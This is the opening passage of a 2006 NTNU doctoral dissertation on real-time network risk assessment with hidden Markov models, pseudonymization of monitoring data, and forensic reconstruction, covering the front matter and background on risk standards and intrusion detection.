Risk, Privacy, and Security in Computer Networks

by

André Årnes

A dissertation submitted to the
Department of Telematics
in conformity with the requirements for
the degree of PhD

Norwegian University of Science and Technology
Trondheim, Norway
November, 2006

To Arlene

Abstract

With an increasingly digitally connected society comes complexity, uncertainty, and risk. Network monitoring, incident management, and digital forensics is of increasing importance with the escalation of cybercrime and other network supported serious crimes. New laws and regulations governing electronic communications, cyber crimes, and data retention are being proposed, continuously requiring new methods and tools.

This thesis introduces a novel approach to real-time network risk assessment based on hidden Markov models to represent the likelihood of transitions between security states. The method measures risk as a composition of individual hosts, providing a precise, fine-grained model for assessing risk and providing decision support for incident response. The approach has been integrated with an existing framework for distributed, large-scale intrusion detection, and the results of the risk assessment are applied to prioritize the alerts produced by the intrusion detection sensors. Using this implementation, the approach is evaluated on both simulated and real-world data.

Network monitoring can encompass large networks and process enormous amounts of data, and the practice and its ubiquity can represent a great threat to the privacy and confidentiality of network users. Existing measures for anonymization and pseudonymization are analyzed with respect to the trade-off of performing meaningful data analysis while protecting the identities of the users. The results demonstrate that most existing solutions for pseudonymization are vulnerable to a range of attacks. As a solution, some remedies for strengthening the schemes are

proposed, and a method for unlinkable transaction pseudonyms is considered.

Finally, a novel method for performing digital forensic reconstructions in a virtual security testbed is proposed. Based on a hypothesis of the security incident in question, the testbed is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate reconstruction experiments in digital forensics. Two examples are given to demonstrate the approach; one overview example based on the Trojan defense and one detailed example of a multi-step attack. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment combined with event reconstruction and testing can lend credibility to an investigation and can be a valuable asset in court.

Preface

Veit du ein ven
som vel du trur,
og du hjå han fagnad vil få:
gjev han heile din hug
og gåva ei spar,
far og finn han ofte.

Håvamål [B178]

This thesis is the product of my PhD studies at the Centre for Quantifiable Quality of Service in Communication Systems (Q2S), Centre of Excellence, at the Norwegian University of Science and Technology (NTNU) in the period 2004 – 2006. As part of these studies, I visited the Department of Computer Science at the University of California, Santa Barbara for 9 months. Q2S is funded by the Research Council, NTNU and UNINETT. This research is in part supported by the US – Norway Fulbright Foundation, the US Army Research Office under agreement DAAD19-01-1-0484, and the US National Science Foundation CCR-0238492 and CCR-0524853. Parts of this work has been performed in collaboration with the EuroNGI network of excellence and the EU Lobster project.

The thesis is based on the results of several research activities, and I would like to express my gratitude to all those who have made this work possible. First of all, I would like to thank my supervisor Professor Svein J. Knapskog, who encouraged me to commence my PhD studies and has been a great support. I would also like to thank the other Q2S Professors, in particular Professor Peder J. Emstad and Professor Bjarne E. Helvik for their feedback and support. I am indebted to

Professor Richard A. Kemmerer and Professor Giovanni Vigna at UCSB for their inspiration and contributions to my research, and not least for facilitating my visit to Santa Barbara in the period 2005 – 2006.

I would like to thank all the coauthors that coauthored the publications that have resulted in this thesis: Tønnes Brekne (Q2S), Paul Haas(UCSB), Kjetil Haslum (Q2S), Professor Richard A. Kemmerer (UCSB), Svein J. Knapskog (Q2S), Marie E. Gaup Moe (Q2S), Karin Sallhammar (Q2S), Fredrik Valeur (UCSB), Professor Giovanni Vigna (UCSB), Arne Øslebø (Uninett), and Lasse Øverlier (Gjøvik University College and the Norwegian Defence Research Establishment). They have all agreed to let me use the material from our papers in this thesis. I would also like to thank the MSc students that I have worked with at NTNU during this period, all my colleagues at ITEM and Q2S at NTNU, as well as everyone at the Reliable Software Group at UCSB.

My employer, the High-tech Crime Division at the National Criminal Investigation Service (previously a part of ØKOKRIM as the National Computer Crime Center) supported this project and gave me full academic freedom and leave to pursue my studies. Thanks to all my colleagues, in particular to my managers Hans-Herman Fischer, Rune Fløisbonn, Inger-Marie Sunde, and Thor-Inge Vaaga, and to Wilfred Mørch and Hanne Snesrud. They have given me great support during the PhD studies.

Contents

List of Tables

List of Figures

List of Symbols

Real-time Risk Assessment

3.2 $S = \{s_1, \ldots, s_N\}$ – The states of an asset

3.2 N – The number of states for an asset

3.2 $X = x_1, x_2, \ldots$ – The sequence of states visited

3.2 $x_t \in S$ – The state visited at time t

3.2 K – The number of sensors monitoring an asset

3.2 k – A sensor

3.2 M_k – The number of observation symbols for sensor k

3.2 $V^k = \{v_1^k, \ldots, v_{M_k}^k\}$ – The observation symbol set for sensor k

3.2 $Y^k = y_1^k, y_2^k, \ldots$ – The sequence of messages received from sensor k

3.2 $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$ – The HMM for for a sensor k monitoring an asset

3.2 $\mathbf{P}$ – State transition probability matrix for asset

3.2 p_{ij} – Probability of transfer from s_i to s_j

3.2 π – Initial state distribution for asset

3.2 π_i – Probability that an asset is in state s_i at initialization

3.2 $\mathbf{Q}^k$ – Observation symbol probability distribution matrix

3.2 $\mathbf{Q}$ – Simplified notation for asset with only one sensor

3.2 $q_j^k(l)$ – Probability that sensor k sends observation symbol v_l^k given that the state of the asset is s_j

3.3 γ_t^k – Estimated state probability vector at time t based on sensor k

3.3 $\gamma_t^k(i)$ – Estimated probability of being in state s_i at time t based on sensor k

3.3 α_t – Forward variable at time t

3.3.2 Δ – Estimation time interval

3.3.3 Λ – Transition rate matrix

3.3.3 u_i – Rate out of state s_i

3.3.3 u_i^{-1} – Sojourn time

3.3.3 Δ_t – Time between observations in rate-based approach

3.4 $\mathcal{C}$ – Cost vector for an asset

3.4 $\mathcal{C}(i)$ – Cost associated with state s_i for an asset

3.4 $\mathcal{R}_t$ – Risk for an asset at time t

3.4 h – An asset representing a host

3.4 H – The number of hosts in a network

3.4 $\mathcal{R}_{nw,t}$ – Aggregate risk for entire network at time t

3.4 $\overline{\mathcal{R}}_{nw,t}$ – Average risk for entire network at time t

3.4.3 $\mathcal{R}_t^k$ – Risk estimated by sensor k at time t

3.4.3 $\sigma_k^2(t)$ – Approximated variance of $\mathcal{R}_t^k$

3.4.3 $\mathcal{R}_t^0$ – Risk estimate based on all sensors

3.4.3 $\sigma_0^2(t)$ – Approximated variance of $\mathcal{R}_t^0$

3.5 $\mathcal{P}_y$ – Priority of observation y

Privacy in Network Monitoring

4.1.2 N – Set of addresses of interest

4.1.2 $|N|$ – Set of addresses of interest

4.2.3 K – Encryption key

4.3.3 k' – Successfully injected packets

4.3.3 a – An address

4.3.3 a' – A pseudonym

4.3 α – Address prefix

4.3 λ – Empty string

4.3.4 p_α – The probability that a packet has prefix α

4.3.4 $p_{\alpha\beta|\alpha}$ – The probability that an address has prefix $\alpha\beta$, given that it has a prefix α

4.4.1 $F(a) \leftarrow a'_1 \cdots a'_n$ – Anonymization function

4.4.1 a – The source address

4.4.1 b – The destination address

4.4.1 $g : \{1, \ldots, n\} \longrightarrow \{1, \ldots, n\}$ – Permutation function

4.4.2 l – Number of blocks in an address

4.4.2 w_i – Length of block i

4.4.2 $\{I_i\}_{i=1}^{k}$ – List of targeted addresses

4.4.3 f – Encryption function

4.5 IV – Initialization vector

4.5 $S_1, S_2, \ldots, S_n$ – Stream ciphers in counter mode

4.5 $K_1, K_2, \ldots, K_n$ – Encryption keys for stream ciphers

4.5 p_α – Probability that a packet has prefix α

Event Reconstruction

5.2 E – Event chain

5.2 n – Number of events in E

5.2 $e_1, \ldots, e_n$ – Events

5.2 $s_0, \ldots, s_n$ – States

5.2 m – Number of competing hypotheses

5.2 $H_0, \ldots, H_m$ – Hypotheses

List of Abbreviations

AS: Autonomous System

AS/NZS: Standards Australia and Standards New Zealand

BGP: Border Gateway Protocol

DARPA: Defense Advanced Research Projects Agency

DDoS: Distributed Denial of Service

DMZ: Demilitarized zone

DNS: Domain Name Service

DoS: Denial of Service

EU: European Union

IEC: International Electrotechnical Commission

IT: Information Technology

IV: Initialization Vector

HMM: Hidden Markov Model

HIDS: Host-based IDS

IANA: Internet Assigned Numbers Authority

ICMP: Internet Control Message Protocol

IDMEF: Intrusion Detection Message Exchange Format

IDS: Intrusion Detection System

IEC: International Electrotechnical Commission

IETF: Internet Engineering Task Force

IP: Internet Protocol

ISO: International Organization for Standardization

ITEM: Department of Telematics, NTNU

ITU: International Telecommunication Union

LG: Looking Glass

LVM: Logical Volume Manager

NAT: Network Address Translation

NIDS: Network-based IDS

NIST: National Institute of Standards and Technology

NLANR: National Laboratory for Applied Network Research

NTNU: Norwegian University of Science and Technology

P3P: Platform for Privacy Preferences

PAT: Port Address Translation

PET: Privacy Enhancing Technologies

PGP: Pretty Good Privacy

PKI: Public Key Infrastructure

Q2S: Centre for Quantifiable Quality of Service, Centre of Excellence

QoS: Quality of Service

RFC: Request for Comment

RIPE: Réseaux IP Européens

RTT: Round Trip Time

SLA: Service Level Agreement

SSL: Secure Socket Layer

STAT: State Transition Analysis Tool for Intrusion Detection

TCP: Transmission Control Protocol

TTL: Time To Live

UCSB: University of California, Santa Barbara

UDP: User Datagram Protocol

UML: Unified Modeling Language

UML: User Mode Linux

URL: Uniform Resource Locator

ViSe: Virtual Security Testbed

VPN: Virtual Private Network

WIDE: Widely Integrated Distributed Environment

WWW: World Wide Web

XML: Extensible Markup Language

Chapter 1

Introduction

Augo du bruke
fyrr inn du gjeng,
i kot og i kråom,
i kot og i krokom.
For d'er uvist å vita
kvar uvener sit
fyre din fot.

Håvamål [B178]

This thesis considers several novel methods for managing risk, privacy, and security in computer networks, specifically related to the fields of network monitoring and digital forensics. This chapter outlines its central objectives and motivations.

1.1 Background and Motivation

Computer and communication technology has developed beyond all expectations, and we find interconnected computers in virtually every home in the developed world; computer networks are the backbones of most organizations, both corporate and government. According to [B151], there are more than 1 billion Internet users in the world as of 2005, and the number of users is growing rapidly. With new technology follows increasing complexity, uncertainty, and risk. The Internet, for example,

is a network of networks consisting of competing and concurrent technologies with millions of users from different organizations and countries. Unfortunately, the code that implements the technologies that we depend on is generally unpredictable; for every bug fixed, a new bug may be discovered; and any unexpected event may result in an error or malfunction. The security challenges associated with this development have been addressed by a number of methods and tools for improving security and preventing intrusions and abuse. However, with new technologies follows new vulnerabilities, and there is a a growing need for research and development in the field or risk, privacy, and security in computer networks.

1.2 Objectives and Contributions

The central objective of this thesis is to study and improve methods for improving security and privacy in computer networks. The thesis is divided into three main topics, and each topic is covered by a separate chapter. The objectives of each topic is described below.

First, this thesis considers a method for the dynamic evaluation of risk, based on underlying network and risk models. The thesis describes and evaluates a novel method for performing real-time risk assessment based on heterogeneous data from multiple sensors. The approach is based on hidden Markov models, and it is adapted to support both discrete-time and continuous-time sensor input. Two different approaches to the use of multiple sensors are considered. The method is validated using discrete-event simulations, as well as with synthetic and real-life traffic data. A prototype has been built as a proof-of-concept and as a platform for evaluations. The proposed scheme is based on distributed network monitoring, where multiple heterogeneous sensors provide timely and scalable detection of erroneous and malicious behavior.

Second, the thesis considers the privacy aspects of network monitoring. With any monitoring or surveillance system follows the threat of compromised privacy and confidentiality for the monitored subjects. This is particularly important where

monitoring data is shared between multiple parties or even made publicly available. This thesis outlines some major vulnerabilities in current schemes for preserving privacy in network monitoring. Several attacks are outlined against existing pseudonymization schemes, and some remedies are proposed to strengthen the existing schemes. However, as even the strengthened schemes are vulnerable to a resourceful attacker, a novel scheme for transaction pseudonymization is proposed. It is shown that transaction pseudonymization gives far stronger protection against the outlined attacks.

Last, the third topic is concerned with the area of incident response and digital forensics. The ultimate objective of a forensic investigation is to identify the root cause of an event. A forensic reconstruction can validate a hypothesis about a chain of events describing a security incident, and an experimental approach for testing in a virtual testbed is proposed as a part of a digital forensic reconstruction. This thesis proposes a novel method for performing experimental digital forensic reconstructions using the virtual testbed ViSe. This approach provides a platform for efficient testing with significant resource savings, and it enables an investigator to perform experiments to test a hypothesis about a chain of events. The main motivation for this research is to provide an efficient method for scientific analysis of digital evidence, aimed at providing a strong case in court.

The main research results have previously been published as conference papers, which are appended in Appendices G to O. References to the papers and a detailed description of the contributions made by the coauthors of the different papers are provided in the introduction to the three main chapters.

1.3 Document Organization

This thesis is organized as follows.

Chapter 2 contains introductory and background material.

Chapter 3 describes a novel method for real-time risk assessment using hidden Markov models. It is in part based on [A9, A11, A10, A60].

Chapter 4 discusses privacy and security in network monitoring. Several attacks on existing pseudonymity schemes are described, and a novel method for pseudonymization is proposed. The chapter is in part based on [A22, A21, A89].

Chapter 5 studies a method for performing experimental testing in the virtual security testbed ViSe as part of digital forensic reconstructions. The chapter is in part based on [A7, A8].

Chapter 6 concludes this thesis and points out some important areas for future research.

Appendix A contains some theoretical background for Chapter 3.

Appendix B contains the source code for JSIM in Java for the simulation program that is used in Chapter 3.

Appendix C contains the source code for the real-time risk assessment prototype implemented in C++ as part of STAT, as described in Chapter 3.

Appendix D contains details about the hash dictionary attack as outlined in Chapter 4.

Appendix E contains more detailed algorithms for the attacks and improvements as proposed in Chapter 4.

Appendix F contains detailed information about the multi-step attack that is performed in the second example of Chapter 5.

Appendix G contains a copy of the paper "Anonymization of IP Traffic Monitoring Data: Attacks on Two Prefix-Preserving Anonymization Schemes and Some Proposed Remedies" by Tønnes Brekne, André Årnes, and Arne Øslebø [A22].

Appendix H contains a copy of the paper "Circumventing IP-Address Pseudonymization" by Tønnes Brekne and André Årnes [A21].

Appendix I contains a copy of the paper "Non-Expanding Transaction Specific Pseudonymization for IP Traffic Monitoring" by Lasse Øverlier, Tønnes Brekne, and André Årnes [A89].

Appendix J contains a copy of the paper "Real-Time Risk Assessment with Network Sensors and Intrusion Detection Systems" by André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne, Marie E. Gaup Moe, and Svein J. Knapskog [A9].

Appendix K contains a copy of the paper "Digital Forensic Reconstruction and the Virtual Security Testbed ViSe" by André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer [A7].

Appendix L contains a copy of the paper "Using Hidden Markov Models to Evaluate the Risks of Intrusions – System Architecture and Model Validation" by André Årnes, Fredrik Valeur, Giovanni Vigna, and Richard A. Kemmerer [A11].

Appendix M contains a copy of the paper "Real-time Risk Assessment with Network Sensors and Hidden Markov Models" by André Årnes, Karin Sallhammar, Kjetil Haslum, and Svein J. Knapskog [A10].

Appendix N contains a copy of the paper "Multisensor Real-time Risk Assessment using Continuous-time Hidden Markov Models" by Kjetil Haslum and André Årnes [A60].

Appendix O contains a copy of the paper "Using a Virtual Security Testbed for Digital Forensic Reconstruction" by André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer [A8].

Chapter 2

Background

Frega og tala
den frode skal,
um vis han heite vil.
Det ein veit
er utrygt hjå tvo;
det tri veit um, det veit alle.

Håvamål [B178]

This chapter contains background information with a survey of existing work relevant to this thesis. The purpose of this chapter is to introduce the main areas discussed in this thesis. The specific details for each of the remaining chapters are, however, handled in the chapters themselves. A discussion of the of the Internet and distributed systems is provided in Section 2.1. Risk, security, and assurance is covered in Section 2.2, network monitoring and intrusion detection and response in Section 2.3, privacy and data protection in Section 2.4, and finally digital forensics and digital investigations in Section 2.5.

2.1 The Internet and Distributed Systems

The Internet is the descendant of the US Defense Advanced Research Projects Agency (DARPA) project ARPANET, whose first node was connected in 1969. The

core protocol suite, TCP/IP, was introduced when the National Science Foundation (NSF) established a university network backbone in 1983. In 1991 Tim Berners-Lee at CERN in Switzerland publicized the basic protocols for the World Wide Web (WWW). The Internet was publicly known by the mid-nineties, and it is now an integral part of our society with more than 1 billion users worldwide.

The Internet is a network of networks communicating according to a suite of standardized protocols. The physical networks consist of a wide range of physical media, including optical fiber, copper cable, and wireless networks. The communication is governed by layered protocols, according to the applications in use. Most applications on the Internet rely on the Internet Protocol (IP) and the transport protocols TCP and UDP. IP is a packet-based, connectionless protocol, designed to transmit packets of data between a source address and a target address. It provides no reliability in itself, but the ability to use different routes between hosts makes the protocol resilient to changes and disruptions on the network. An IP packet is routed between two hosts by intermediate routers. Each router makes a decision of how to route its packets based on its routing policy.

Paul Baran discusses the survivability of this distributed configuration in [A15], and this property can be viewed as one of the founding principles of the Internet. Because of its inherent survivability, the Internet has a very dynamic and resilient architecture, suitable both for its initial military purposes, as well as to the needs of academia, governments, and the commercial sector. This architecture also makes the Internet very hard to control, which can be both beneficial, as it can advance, e.g., democratic participation and freedom of speech, or malevolent, as the very same mechanisms make it very hard to defeat spam, hacking, and other criminal activities on the Internet.

There are, however, still organizations that exercise some administrative or technical power over the Internet. Most notable, the Internet Assigned Numbers Authority (IANA), operated by the Internet Corporation for Assigned Names and

Numbers (ICANN), controls the addressing scheme of the Internet, and it has authority when it comes to distributing IP addresses to organizations world-wide. The Internet Society (ISOC) oversees a number of organizations, including the Internet Engineering Task Force (IETF), which is responsible for developing and promoting Internet standards. Other organizations that are involved in standards development for the Internet are the World Wide Web Consortium (W3C), the International Organization for Standardization (ISO), and the International Electrotechnical Commission (IEC).


2.2 Risk, Security, and Assurance

In 1988, the first Internet worm (called the Morris worm) disabled thousands of hosts and made the Internet almost unusable (for a popular description of the event, please see [A58]). In 2002, the DNS root servers were attacked by a distributed denial-of-service (DDoS) attack specifically directed at these servers, threatening to disrupt the entire Internet[1]. According to CERT, the number of computer attacks (see Figure 2.1(a)) and system vulnerabilities (see Figure 2.1(b)) is growing at a massive rate[2]. As our critical infrastructure, including for example telecommunication systems and power grids, becomes more connected and dependent on digital systems, we risk the same types of attacks being used as weapons in criminal actions, information warfare, and cyber terrorism.

As we have grown increasingly dependent on the Internet and its technologies, our society has also become more vulnerable to attacks. New threats emerge both against the critical infrastructures that we depend on, as well as against the privacy and security of individuals. Risk management and security measures are essential in order to counter these threats. Risk management refers to the process of identifying, assessing, and controlling risk, whereas risk assessment is the process of

[1] According to ISOC [B176], the attack caused no disruption in DNS service.

[2] CERT discontinued the publication of reported incidents in 2003, since automated attacks started to dominate the statistics.



(a) CERT Attack Reports. (b) CERT Vulnerability Reports.

Figure 2.1: CERT computer security statistics.

estimating the consequences and probability associated with identified risks. In risk management terminology, a network or system has a number of stakeholders with interest in the assets of the network. Unknown factors in a network or system may represent vulnerabilities that in turn may cause unwanted incidents that lead to breaches of confidentiality, integrity, and availability. A vulnerability can potentially be exploited by a malicious attacker or computer program. The potential exploitation of a vulnerability can be described as a threat, where a threat is any possible circumstance or event that may be harmful to an information system. It is possible to estimate the risk of a system by evaluating the probability and consequence of unwanted incidents. The relationship between some of these terms, as stated in the Coras project [B152], is illustrated in Figure 2.2. This figure only contains the core terms, but it can easily be extended to include assets, stakeholders, etc.

There are, of course, virtually unlimited amounts of possible threats and vulnerabilities in computer systems and networks, but this thesis focuses on privacy and security in large-scale networks, specifically on the Internet. Attacks against such networks may be aimed to compromise confidentiality (e.g., corporate espionage), integrity, or availability (often referred to as denial-of-service (DoS) attacks). As we




Figure 2.2: Relationship between risk, vulnerability, and threats.

have grown increasingly dependent on the Internet, we can claim that the Internet itself is a critical infrastructure, and we can only assume that many critical infrastructures in the physical world is vulnerable to attacks launched via the Internet. Examples of digital critical infrastructures on the Internet are the DNS (Domain Name Service) and the routing infrastructure on the Internet. Examples of systems that interfaces with the physical world are control systems for power grids and telecommunications systems.

2.2.1 Risk and Security Management Standards and Recommendations

This section gives a brief overview of some of the most frequently used standards and guidelines for risk and security management.

ISO/IEC 17799

The ISO/IEC 17799 standard [A66] is an information security standard published in 2000 and revised under the new name ISO/IEC 27001:2005 [A67] in 2005. It is based on the British Standard BS 7799-1:1999. Its purpose is to provide the best practice recommendations on information security management with respect to confidentiality, integrity, and availability. Note that security risk analysis is a basic requirement of ISO 17799

ISO/IEC 15408

The ISO/IEC 15408 standard [A63, A65, A64] was last revised in 2005. It is based on the documents developed by the Common Criteria project, and it consists of three parts, namely the introduction, the security functional requirements, and the security assurance requirements. This standard is intended to provide assurance about the process of specification, implementation, and evaluation of computer security products and systems.

National Institute of Standards and Technology

The National Institute of Standards and Technology (NIST) published a recommendation for risk management in information technology systems in 2002 [A120]. The recommendation is concerned with IT-related risk. It defines risk as "the net negative impact of the exercise of a vulnerability, considering both the probability and the impact of occurrence" and risk management as "the process of identifying risk, assessing risk, and taking steps to reduce risk to an acceptable level". The recommendation provides a framework for performing risk management, with practical steps to assessing and controlling risk. The recommendation is based on [A121, A123].

AS/NZS

The AS/NZS 4360:2004 risk management standard [A116] by Standards Australia and Standards New Zealand provides a general guideline for managing risk and specifies the elements of the risk management process. The standard is accompanied by a separate companion guideline [A117]. It defines a risk management process in five core steps: establishing context, identifying the risks, analyzing the risks, evaluating the risks, and treating the risks. In addition, the process specifies the tasks of communication, monitoring, and reviewing.

2.2.2 Model-based Risk Assessment

Coras [A42] is an integrated risk assessment platform built on several techniques, including fault tree analysis and Markov analysis. Coras is suitable for risk assessment based on UML models, and XML is used for data exchange. In order to apply the Coras risk assessment platform, it is necessary to model the network or distributed system in question at a sufficient level of abstraction. This can be achieved through a top-down model refinement. In [A61], such a semiformal refinement approach is proposed for UML through the use of positive (valid/desirable), negative (invalid/undesirable), and inconclusive (irrelevant) traces, where a trace is defined as "a sequence of events ordered in time". The traces can be refined through supplementing (recategorizing inconclusive traces), narrowing (reducing set of positive traces), and detailing (adding more detail without changing existing traces).

Having reached a suitable level of refinement, one may perform the risk assessment according to the Coras framework. This framework is directly applicable to the UML models, and it aids the identification and analysis of risk frequency and consequence. Through the Coras framework, one will identify and evaluate assets, threats, vulnerabilities, unwanted incidents, and finally risks. As an example, fault tree analysis may be used to quantitatively identify and assess unwanted incidents. Based on frequency and consequence evaluations of these incidents, one may calculate risks quantitatively and generate a network-wide risk matrix. For a more detailed description of the use of Coras, please see e.g., [A51].

2.3 Network Monitoring and Intrusion Detection

Network monitoring is becoming increasingly important, both as a security measure for corporate networks and in national security and law enforcement applications. Governments are not only increasing their monitoring efforts, but they are also introducing requirements for data retention in order to be able to access traffic

data for the investigation of serious crimes and terrorism. In Europe, a directive on data retention was passed in 2006 [A125]. However, as the level of complexity and connectivity in information systems increases, effectively monitoring computer networks is getting harder. Systems for efficient threat identification and assessment are needed in order to handle the high-speed traffic.

In this thesis, different aspects of network monitoring will be considered. Network monitoring is a broad term, covering both active and passive monitoring. Active monitoring refers to the use of probes and active tracing technologies, while passive monitoring refers to the recording of network data in order to perform corresponding analysis. In the field of network security, passive network monitoring is the most prevalent technology, and this is also the primary focus in this thesis. The use of passive monitoring to monitor the security of systems and networks have been referred to as e.g., threat monitoring, intrusion detection, and security monitoring, with slightly varying connotations. In the context of this thesis, however, the primary task of network monitoring is to detect and identify unwanted incidents associated with threats in order to initiate appropriate precautionary measures and responses. Note that network monitoring depends on the use of sensors, which can be any device or computer program designed to capture data.

There are currently several organizations on the Internet that monitor and publish security relevant trends and events. Most notably, the Computer Emergency Response Team (CERT) [B147], established in 1988, alerts users about potential threats on the Internet, and the Internet Storm Center [B159], established in 2001, provides trend reports and warnings for its users. The Cooperative Association for Internet Data Analysis (Caida) [B148] is another organization that provides tools for and publishes analysis results based on Internet monitoring, and the European Union is currently funding the specific support project Lobster [B163] for large-scale monitoring of the backbone Internet infrastructure. The project is currently in its implementation phase, and it is intended to provide a network monitoring platform for performance and security measurements, both for researchers and for

operational use.

2.3.1 Intrusion Detection

As discussed above, there are many terms for the monitoring of security of IT systems. Threat monitoring is a term currently used by for example the Internet Storm Center. The term was used by NIST in [A6] in a publication regarding the monitoring of internal and external threats to a computer system. Intrusion detection is the specialized field of detecting attempts to attack and compromise computer systems. Early work on intrusion detection was published by Denning in [A40]. The practice of intrusion detection is discussed in several books, such as [A85]. Stefan Axelsson published a survey and taxonomy for IDS in 2000 [A12]. The term security monitoring was used in [A18], with a formal description of a security monitoring system with logging and auditing as its main components. In [A17] the term network security monitoring is defined as a process consisting of the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions.

With increasing complexity, intrusion detection becomes simultaneously more important and more difficult. Networks are becoming increasingly complex, both in terms of size, bandwidth, as well as traffic diversity. The current trend is that computing is becoming ubiquitous and pervasive. In this setting, it is essential to monitor the network in order to detect intrusions and abuse, and to assess risk. In order to handle distributed, high performance systems, monitoring systems also need to be distributed, and not dependent on central control or processing. Distributed intrusion detection systems have been demonstrated in several prototypes and research papers, such as [A118, A108, A96], and central research topic is event correlation (also referred to as alert correlation), i.e., the process of collecting and relating information (see e.g., [A131, A74]). Correlation can be performed at multiple levels of abstractions. The successful use of event correlation may lead to reduced amounts of data, fewer false positives (the term false positive refers to a false alert) and negatives (the term false negative refers to the failure to detect a

security incident), as well as more intelligent alerts. Multiagent systems for intrusion detection, was initially proposed in [A13] and demonstrated in e.g. [A62, A69]. An important development in distributed intrusion detection is the recent IDMEF (Intrusion Detection Message Exchange Format) IETF Internet draft [A39]. It facilitates standardized messaging between sensors and analysis systems, and it is used in distributed intrusion detection systems such as Prelude and STAT.

Threat and intrusion detection is based on data analysis. The data analysis is either a type of signature or pattern detection, or a statistical analysis. In intrusion detection, these are referred to as misuse detection and anomaly detection, respectively. Misuse detection generates alerts based on known signatures of suspected security incidents, whereas anomaly detection generates alerts based on knowledge of normal traffic or use patterns. Another type of statistical analysis is data mining, which is also applicable to intrusion detection, as discussed in e.g., [A75, A16, A78]. See also [A77] for a discussion on statistical analysis in computer intrusion detection and network monitoring. An IDS is often measured in terms of its ability to avoid false positives and false negatives, and the reduction of false positives and false negatives is an important research topic in the literature

Two recent research topics in network monitoring and intrusion detection are the detection of Distributed Denial-of-Service (DDoS) and worm detection. Such attacks can be efficient weapons in a larger attack scenario with devastating results. The detection of zero-day worms is a problem that has provided inspiration for several research projects [A4, A144], and the Wormblog [B168] is a resource for sharing updated information about worms and worm research. Similarly, DDoS detection has received much attention. [A80] and its predecessor [A81] contain studies of the prevalence of DDoS attacks on the Internet, based on monitoring data from sample corporations.

A related research topic is intrusion tolerance. Intrusion tolerance is a recent research field in information security related to the fields of reliability and fault tolerance theory. The research project SITAR [A56] presents a generic state transition

model, similar to the model used in Chapter 3 in this thesis, to describe the dynamics of intrusion tolerant systems. Probabilistic validation of intrusion tolerant systems is presented in [A105].

2.3.2 Intrusion Response

In order for intrusion response to be effective, it has to be possible to effectively initiate defensive measures, or to reconfigure the security mechanisms in order to mitigate risk. These measures may be manual or automatic (or both), but they should be initiated in an efficient manner. As a system detects an incident, one of two actions can be taken: the information system or network can be automatically reconfigured in order to reduce an identified risk, or the system can act as a support system for system and network administrators by providing relevant information and recommending specific actions. To facilitate such an approach, it may be necessary to provide a mechanism that relates detected security incidences to appropriate responses based on the underlying risk model. Such a mechanism should include a specification of countermeasures in the case of a particular incident, as well as information on who has the authority to initiate or authorize the response.

Such adaptive measures can be introduced on a user level (e.g., access rights can be revoked), or on a system or network level (e.g., VPN-connections to mobile computers are disconnected or a network address is banned in a firewall). Other examples include traffic rerouting or manipulation [B162], honeypot technologies [A110, A111, A112], and throttling [A14]. [A132, A99] contain discussions of defensive mechanisms, whereas [A124, A128] discuss policy-driven reconfiguration. A central question is whether there are “safe” methods for automatically controlling and correcting risks, or whether such an approach creates more problems than it solves.

2.3.3 Challenges in Network Monitoring

There are many challenges associated with the practice of network monitoring. Some of the challenges related to intrusion detection in particular are discussed in [B170]. The most significant issue is organizational; namely the issue of information overload. Information is gathered from large high-speed networks for processing, but the high volume of data and the technical complexity involved make it an expensive venture to manage. In order to support analysts in making decisions, it is necessary to organize and prioritize the monitoring data. However, this processing may introduce false positives in itself, where an alert is issued despite the absence of an incident, and false negatives, where no alert is issued despite the occurrence of an incident. Alert correlation or alert fusion is a research topic that provides a higher level view of security incidents in a network based on several sensors (see for example [A131, A74]). Such systems may significantly reduce the volume of data to be considered, but they can also introduce additional false negatives, depending on the correlation algorithms in use.

Sensor Deployment

A major question when designing a network monitoring system with regards to security is the placement of sensors in the network. High-bandwidth IDS systems and sensors are expensive to purchase and maintain, and the most common solution is to use IDS as part of protecting the network perimeter (such as the Internet gateway). The disadvantage with this is that no internal activities within the actual network is monitored. A successful breach of the perimeter or an insider may operate without risk of detection in such an environment. Based on this, one could argue for the deployment of a more distributed system with inexpensive sensors placed throughout the network. One such solution includes placing sensors at each host, possibly operating both as a NIDS (by monitoring the traffic) and as a HIDS (by monitoring the host operating and file system). An example implementation of a NIDS integrated with a network interface card is SafeCard [A37], which implements

a network intrusion prevention system based on a network processor.

Performance Issues

